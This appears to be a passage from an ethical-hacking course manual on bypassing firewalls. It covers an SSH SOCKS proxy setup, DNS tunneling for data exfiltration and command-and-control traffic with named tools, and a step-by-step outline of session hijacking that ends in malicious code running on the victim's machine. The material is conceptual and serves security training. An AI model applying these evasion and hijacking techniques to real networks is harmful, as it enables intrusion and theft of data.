
SSH Server Address: serverc.mydomain.com Port: 22

SSH Username: root Password: •••••••

Local Bind Address: localhost Port: 8080

☑ Automatically configure SOCKS proxy in Network Preferences

Figure 12.51: Screenshot of Secure Pipes




Bypassing Firewalls through the DNS Tunneling Method

- DNS operates using **User Datagram Protocol (UDP)** and it has a **255-byte limit** on **outbound** queries
- This **small size constraint** on **external queries** allows the DNS to be used as an ideal choice to **perform data exfiltration** by various malicious entities
- Since corrupt or malicious data can be **secretly embedded into the DNS protocol packets**, even **DNSSEC cannot detect this abnormality** in DNS tunneling
- It is effectively used by malware to **bypass the firewall** to **maintain communication** between the victim machine and the C&C server
- Tools such as **NSTX** (*https://sourceforge.net*), **Heyoka** (*https://sourceforge.net*), and **Iodine** (*https://code.kryo.se*) use this technique of tunneling traffic across DNS port 53

Bypassing Firewalls through the DNS Tunneling Method

DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server.

Tools such as NSTX (*https://sourceforge.net*), Heyoka (*https://sourceforge.net*), and Iodine (*https://code.kryo.se*) use this technique of tunneling traffic across DNS port 53.



Bypassing Firewalls through External Systems

1. A legitimate user works with some **external system** to access the corporate network
2. The attacker sniffs the **user traffic** and steals the **session ID** and **cookies**
3. The attacker **accesses the corporate network** bypassing the firewall and gets the **Windows ID** of the running Mozilla process on the user's system
4. The attacker then issues an **openURL() command** to the window found
5. The user's web browser is redirected to the **attacker's web server**
6. The malicious codes embedded in the attacker's web page are **downloaded and executed** on the user's machine

Bypassing Firewalls through External Systems

Attackers can bypass firewall restrictions of target networks from an external system that can access the internal network. This external system can be:

- A home machine of and employee
- A machine that conducts remote administration of the target network
- A machine from the company's network but located at a different place

Steps to be followed to bypass a firewall through external systems:

1. Legitimate user works with some external system to access the corporate network
2. Attacker sniffs the user traffic and steals the session ID and cookies
3. Attacker accesses the corporate network by bypassing the firewall and gets the Windows ID of the running Mozilla process on the user's system
4. Attacker then issues an OpenURL() command to the found window
5. User's web browser is redirected to the attacker's web server
6. The malicious code embedded in the attacker's web page is downloaded and executed on the user's machine


